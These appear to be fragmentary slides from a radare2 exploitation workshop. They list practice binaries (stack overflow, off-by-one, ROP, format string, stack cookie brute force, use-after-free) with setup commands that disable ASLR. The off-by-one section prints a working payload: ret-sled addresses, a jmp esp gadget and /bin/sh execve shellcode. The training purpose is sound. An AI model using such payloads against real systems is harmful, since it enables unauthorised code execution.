
```
$ git clone https://github.com/jpenalbae/chita.git
$ cd chita
$ npm install
$ chmod +x chita.js
$ ln -s `pwd`/chita.js ~/.config/radare2/prefix/bin/
```

Usage:

```
[0x08048aa8]> #!pipe chita command [options]
```

Using r2 for exploitation





Exercises

ICON

Stack bof

File:

simple/simplebof

```
$ gcc simplebof.c -o simplebof -m32
```

Setup:

```
sudo sysctl -w kernel.randomize_va_space=0  
/usr/sbin/execstack -s simplebof
```

ASLR

NX

Stack cookies

PIE



Stack bof 2

File:

simple-aslr/simplebof

\$ gcc simplebof.c -o simplebof -m32

Setup:

sudo sysctl -w kernel.randomize_va_space=2
/usr/sbin/execstack -s simplebof

ASLR

NX

Stack cookies

PIE



Off by one

File:

offbyone/offbyone

```
$ gcc -mpreferred-stack-boundary=2 offbyone.c -m32 -o offbyone
```

Setup:


```
sudo sysctl -w kernel.randomize_va_space=2  
/usr/sbin/execstack -s offbyone
```

ASLR


NX

Stack cookies

PIE



Off by one




leave = mov esp, ebp; pop ebp

Off by one

Stack frame dummy()	0xbf973d2c	0x00000000
	0xbf973d30	0x00000000
	0xbf973d34	0x00000000
	0xbf973d38	0x00000000
	0xbf973d3c	0xbf973d48
Stack frame main()	0xbf973d40	0x0804851c
	0xbf973d44
	0xbf973d48

Off by one



Off by one



exploit@securizame: ~/practicas/offbyone

```
exploit@securizame:~/practicas/offbyone$ hexdump -v -C param
00000000  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
00000010  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
00000020  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
00000030  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
00000040  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
00000050  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
00000060  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
00000070  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
00000080  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
00000090  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
000000a0  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
000000b0  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
000000c0  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
000000d0  fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |.....
000000e0  fe 82 04 08 8e 84 04 08 31 c9 f7 e1 51 68 2f 2f |.....1...0h/|
000000f0  73 68 68 2f 62 69 6e 89 e3 b0 0b cd 80 82 04 08 |shhh/bin.....|
00000100

exploit@securizame:~/practicas/offbyone$ 
```

Off by one

```
exploit@securizame: ~/practicas/offbyone
0xbfd3a80 0x080482fe .... Program R X 'ret' 'simplebof'
0xbfd3a84 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3a88 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3a8c 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3a90 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3a94 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3a98 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3a9c 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3aa0 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3aa4 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3aa8 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3aac 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ab0 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ab4 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ab8 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3abc 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ac0 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ac4 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ac8 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3acc 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ad0 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ad4 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ad8 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3adc 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ae0 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ae4 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3ae8 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3aec 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3af0 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3af4 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3af8 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3afc 0x080482fe .... program R X 'ret' 'simplebof'
0xbfd3b00 0x0804848e .... program R X 'jmp esp' 'simplebof'
0xbfd3b04 0xe1f7c931 1...
0xbfd3b08 0x2f2f6851 0h// ascii
0xbfd3b0c 0x2f686873 shh/ ascii
0xbfd3b10 0x896e6962 bin.
0xbfd3b14 0xcd0bb0e3 ....
```

Simple rop

File:

simple-rop/simple-rop

```
$ gcc simple-rop.c -o simple-rop -m32
```

Setup:

```
sudo sysctl -w kernel.randomize_va_space=2
```

ASLR

NX

Stack cookies

PIE



Format string

File:

fmt/fmt2

```
$ gcc -m32 fmt2.c -o fmt2
```

Setup:

```
sudo sysctl -w kernel.randomize_va_space=2
```

ASLR

NX

Stack cookies

PIE



Stack cookie bruteforce

File:

stack-cookie/server

```
$ gcc -fstack-protector-all server.c -o server -m32
```

Setup:

```
sudo sysctl -w kernel.randomize_va_space=2
```

ASLR

NX

Stack cookies

PIE



R2inder UAF

File:

R2inder/server

```
$ gcc -fstack-protector-all -fpie -fPIE server.c -o server
```

Setup:

```
sudo sysctl -w kernel.randomize_va_space=2
```

ASLR

NX

Stack cookies

PIE



R2inder format string

File:

R2inder/server

```
$ gcc -fstack-protector-all -fpie -fPIE server.c -o server
```

Setup:

```
sudo sysctl -w kernel.randomize_va_space=2
```

ASLR

NX

Stack cookies

PIE



Enjoy R2con

